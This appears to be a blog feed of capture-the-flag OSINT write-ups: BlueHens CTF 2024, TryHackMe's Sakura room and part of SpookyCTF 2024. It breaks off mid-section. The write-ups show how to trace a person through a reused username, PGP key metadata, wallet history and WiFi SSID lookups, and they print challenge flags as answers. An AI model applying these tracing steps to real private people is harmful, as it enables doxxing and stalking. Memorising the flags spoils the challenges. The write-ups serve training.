
<h3 id="training-problem-intro-to-osint">Training Problem: Intro to OSINT</h3>

<p><img src="/images/introosint.png" />
<img src="/images/house.png" /></p>

<ul>
  <li>By revere image searching on Google, I found out that this mansion belong to <strong>Marc Ecko</strong>.</li>
  <li>
    <p>I then start searching for cars that owned by Marc and found this website through the google results: (https://www.autoevolution.com/news/marc-ecko-has-a-gurkha-video-29099.html)[https://www.autoevolution.com/news/marc-ecko-has-a-gurkha-video-29099.html]</p>
  </li>
  <li>A video in this article show the license plate of the Gurkha that he owns which is: <strong>WLJ80F</strong> <br /></li>
</ul>

<p>Flag: <strong>udctf{marcecko_wlj80f}</strong></p>


<h3 id="im-hungry">I’m Hungry</h3>

<ul>
  <li>This question was actually a very tough one for me, but it was very satisfy solving it.</li>
</ul>

<p><img src="/images/hungry.png" />
<img src="/images/fball.jpg" /></p>

<ul>

  <li>There is a text given inside the image “bswmrsvpjqtlbebwgawpnouxmtlpgjwfwbjswyj”. I put this text on dcode saw that it was a Vigenere Cipher. But in order to decode the Vigenere Cipher, I need to know the key/password.</li>

  <li>I use exiftool, binwalk and strings on the image to see if there any informations hidden inside the image. And strings return some information about a book:</li>
</ul>

<p><img src="/images/book1.png" /></p>

<ul>
  <li>I then used Google to find information about the book <a href="https://books.google.ca/books/about/Il_vero_modo_di_scrivere_in_cifra_con_fa.html?hl=it&amp;id=dqNNAAAAcAAJ&amp;redir_esc=y">Il vero modo di scrivere in cifra con facilita, prestezza et securezza</a></li>

  <li>The text “fine pagina 20” means “end of page 20”. So I accessed the book online and go to page 20 of the book, finding the keyword: “ILFINE”.</li>
</ul>

<p><img src="/images/book2.png" /></p>

<ul>
  <li>I then decoded the text “bswmrsvpjqtlbebwgawpnouxmtlpgjwfwbjswyj” with keyword “ILFINE” and got the result: “threeoneeighttwotwoeighteightfourtwoone”.</li>
  <li>I then searched the numbers “3182288421” on Google, and a chiken restaurant named Bayou Soul showed up. This was the point where I got stuck and did not know what to do. I tried the name of the restaurant as the flag but it was not correct.</li>
  <li>After wasting a lot of time and nearly gave up, I discover that the name of the image file given play an important role in this question: “a_paper_football_player”.</li>

  <li>In paper football, a football player is also called “Flicker”. I used (flickr)[https://www.flickr.com/] to search for “Bayou Soul”. An account name Bayou Soul which was created on 11 November showed up:</li>
</ul>

<p><img src="/images/bayou.png" /></p>

<p>Flag: <strong>udctf{7H@-w4SN7-S0-H4rd}</strong></p>]]></content><author><name>Hoang Nguyen</name><email>hvnoid3@gmail.ca</email></author><category term="ctf" /><category term="cybersecurity" /><category term="OSINT" /><summary type="html"><![CDATA[Writeup for OSINT questions I solved in Bluehens CTF 2024]]></summary></entry><entry><title type="html">TryHackMe - Sakura</title><link href="https://hoangnguyen2809.github.io/posts/2024/10/sakura-room-writeup/" rel="alternate" type="text/html" title="TryHackMe - Sakura" /><published>2024-11-06T00:00:00-08:00</published><updated>2024-11-06T00:00:00-08:00</updated><id>https://hoangnguyen2809.github.io/posts/2024/10/sakura-osint</id><content type="html" xml:base="https://hoangnguyen2809.github.io/posts/2024/10/sakura-room-writeup/"><![CDATA[<p>Use a variety of OSINT techniques to solve the room created by the OSINT Dojo.</p>

<h2 id="task-2">Task 2</h2>

<ul>
  <li>I downloaded the image left by the attacker at <a href="https://raw.githubusercontent.com/OsintDojo/public/3f178408909bc1aae7ea2f51126984a8813b0901/sakurapwnedletter.svg">picture link</a>.</li>
  <li>Then I used exiftool to extract the picture informations:</li>
</ul>

<p><img src="/images/sakuraexif.png" /></p>

<ul>
  <li>From the export-filename, I figured out that the attacker’s username is: <strong>SakuraSnowAngelAiko</strong></li>
</ul>

<h2 id="task-3">Task 3</h2>

<ul>
  <li>Many people become attached to their usernames, and may therefore use it across a number of platforms, making it easy to find other accounts owned by the same person when the username is unique enough.</li>
  <li>I searched the attacker’s username on google and was able to find a <a href="https://github.com/sakurasnowangelaiko">github</a> account and a <a href="https://x.com/sakuraloveraiko?lang=en">twitter</a> account with the same username.</li>
  <li>
    <p>A post on their Twitter account reveals their main account which is <a href="https://x.com/AiKOABE3">AiKOABE3</a>. So their name must be <strong>Aiko Abe</strong>. <br /></p>
  </li>
  <li>It was challenging to find the attacker’s email. I found zero information about it on Twitter, then started searching through their Github account and found a <a href="https://github.com/sakurasnowangelaiko/PGP">PGP key repo</a>.</li>

  <li>When creating a PGP key, users may enter information such as a name, username, or email address which later can be extracted from their public key. So I copied their public key and import into Kleopatra to extract the informations from the key.</li>
</ul>

<p><img src="/images/sakuramail.png" /></p>

<ul>
  <li>So their email is: <strong>SakuraSnowAngel83@protonmail.com</strong></li>
</ul>

<h2 id="task-4">Task 4</h2>

<ul>

  <li>There are multiple repos on their github account, one of them named ETH, so I guess it must be related to their crypto wallet. Looking at the current version of the <a href="https://github.com/sakurasnowangelaiko/ETH/blob/main/miningscript">miningscript</a>, there is nothing much. But looking at the history version of the file, I found their wallet address:</li>
</ul>

<p><img src="/images/sakurawallet.png" /></p>

<ul>
  <li>Using their wallet address: <strong>0xa102397dbeeBeFD8cD2F73A89122fCdB53abB6ef</strong> on Blockchain, I can track their history transactions. The mining pool the attacker received payments from on January 23, 2021 UTCT was: <strong>Ethermine</strong></li>
</ul>

<p><img src="/images/sakuraether.png" /></p>

<ul>
  <li>The other cryptocurrency the attacker exchanged is: <strong>Tether</strong></li>
</ul>

<p><img src="/images/sakuratether.png" /></p>

<h2 id="task-5">Task 5</h2>

<ul>

  <li>The attacker’s current Twitter handle was already found at task 2: <strong>SakuraLoverAiko</strong></li>
</ul>

<p><img src="/images/twittername.png" /></p>

<ul>

  <li>From the attacker’s posts on Twitter, it looks like they store they Regular wifi and passwords somewhere on the Dark Web.</li>
</ul>


<p><img src="/images/sakuraposts.png" /></p>

<ul>
  <li>Their post on 23th Jan, 2021 emphasized that: “Anyone who wants them will have to do a real DEEP search to find where I PASTEd them”. So the website must be something related to DEEP PASTE, isn’t it?</li>
  <li>I actually found a website https://deepweblinks.net/pastebin/ using Tor, but the links provided by the website no longer work. So the last solution is to use the hint image provided.</li>
</ul>

<p><img src="/images/sakurahint.png" /></p>

<ul>
  <li>
    <p>The URL for the location where the attacker saved their WiFi SSIDs and passwords is: <strong>http://deepv2w7p33xa4pwxzwi2ps4j62gfxpyp44ezjbmpttxz3owlsp4ljid.onion</strong></p>
  </li>
  <li>

    <p>Based on their home wifi information on DEEP PASTE: “DK1F-G Fsdf324T@@”. I performed a search on <a href="https://wigle.net/">Wigle</a> with SSID being DK1F-G and was able to find their location which is close to Hirosaki as well as BSSID: <strong>84:af:ec:34:fc:f8</strong></p>
  </li>
</ul>

<p><img src="/images/sakurawigle.png" /></p>

<h2 id="task-6">Task 6</h2>

<ul>

  <li>This is the last image they posted before they head home:</li>
</ul>

<p><img src="/images/sakura_lastpost.png" /></p>

<ul>
  <li>At first, I was sure this is Japan because: 1/All of their informations lead to Japan and 2/I see a cherry blossom. I took a lot of time searching thourgh Japan airports but there was no result.</li>

  <li>It was not until when I changed the searching object to the below picture, the result return that it is actually the Washington Monument:</li>
</ul>

<p><img src="/images/dcmonument.png" />
<img src="/images/monumentif.png" /></p>

<ul>
  <li>
    <p>So I did a search for airports near the area and found Ronald Reagan Washington National Airport or <strong>DCA</strong></p>
  </li>
  <li>
    <p>The rest questions are much more easier. Here are the other two posts I used to find the answer to other questions:</p>
  </li>
</ul>

<p><img src="/images/haneda.png" />
<img src="/images/lake.png" /></p>

<ul>
  <li>To find the last airport the attacker had their last layover in, I use Google with keyword: “JAL First Class Lounge Sakura Lounge” and there’s only one airport that has the same lounge as in the picture which is Haneda airport - <strong>HND</strong>.</li>
  <li>The name of the lake is <strong>Lake Inawashiro</strong>:</li>
</ul>

<p><img src="/images/lakename.png" /></p>

<ul>
  <li>The attacker’s hometown is <strong>Hirosaki</strong> because we know the location of their home wifi.</li>
</ul>]]></content><author><name>Hoang Nguyen</name><email>hvnoid3@gmail.ca</email></author><category term="OSINTDojo" /><category term="ctf" /><category term="cybersecurity" /><category term="osint" /><summary type="html"><![CDATA[Use a variety of OSINT techniques to solve the room created by the OSINT Dojo.]]></summary></entry><entry><title type="html">SpookyCTF 2024 Writeups</title><link href="https://hoangnguyen2809.github.io/posts/2024/10/spooky-ctf-wu/" rel="alternate" type="text/html" title="SpookyCTF 2024 Writeups" /><published>2024-10-27T00:00:00-07:00</published><updated>2024-10-27T00:00:00-07:00</updated><id>https://hoangnguyen2809.github.io/posts/2024/10/spooky-ctf-writeup</id><content type="html" xml:base="https://hoangnguyen2809.github.io/posts/2024/10/spooky-ctf-wu/"><![CDATA[<p>NICC’s SpookyCTF 2024 write-up</p>

<h1 id="spooky-ctf-2024-write-ups">Spooky CTF 2024 Write-ups</h1>

<p>Links: <br />
CTF Platform: (https://spookyctf.ctfd.io/)[https://spookyctf.ctfd.io/]</p>

<ul>
  <li>This is the second CTF challenge that I participated along with my SFU fellas. We have been participating in the CTF challenge since early October to prepare for the Canada Cyber ​​​​Challenge Regional which took place on November 23.</li>
  <li>Our team took this challenge on the last day, so we couldn’t get full marks for every question as the marks would decrease as more people answered. So in the end, we ranked 95/832.</li>
  <li>This write-up contains the questions I was able to solve during the challenge. I have created this write-up to save and use for reference for future challenges.</li>
  <li>Thanks to NICC for creating this amazing CTF challenge!</li>
</ul>

<h2 id="open-source-intelligence">Open-Source Intelligence</h2>

<h3 id="among-us">among-us</h3>

<p><img src="/images/amongus.png" /></p>

<ul>
  <li>I use Google to find all the information about the Jersey Devil and video games that Jersey Devil appears in as a character.</li>
  <li>Using Google was not very effective, I only found the game called “the devil’s due” which is a really old game. Although Jersey Devil appears as an character, the game was not what I looked for since the hint said that this game has a sequeal that will be release this year.</li>
  <li>I use other AI tools such as ChatGPT or Bing, a name of a shop called “Lucky Pawn” shows up. This helped me to find the name of the game: The Wolf Among Us. <br /></li>
</ul>

<p>Flag: <strong>NICC{The_Wolf_Among_Us_Lucky_Pawn}</strong></p>


<h3 id="perfect-nba-fit">perfect-nba-fit</h3>

<p><img src="/images/perfectnbafit.png" /></p>

<ul>
  <li>Based on the researches I did in another question, I know that in New Jersey, there are creatures such as the Jersey Devil, Bigfoot, Chupacabra,… In this case Bigfoot seems like a perfect fit for NJIT because they are looking for a taller player.</li>
  <li>The question also mention that the information about the sighting should be class A.</li>
  <li>Using AI tools, I was able to find out this website: “https://www.bfro.net/ “ , containing information about sighting events of Bigfoot. After filtering out the region of the sighting as well as the class, I found the solution for this question. <br /></li>
</ul>

<p>Flag: <strong>NICC{20_18:40_Route-563_Chatsworth}</strong></p>

<h2 id="miscellaneous">Miscellaneous</h2>


<h3 id="well-met">Well-met</h3>

<p><img src="/images/wellmet.png" /></p>

<ul>
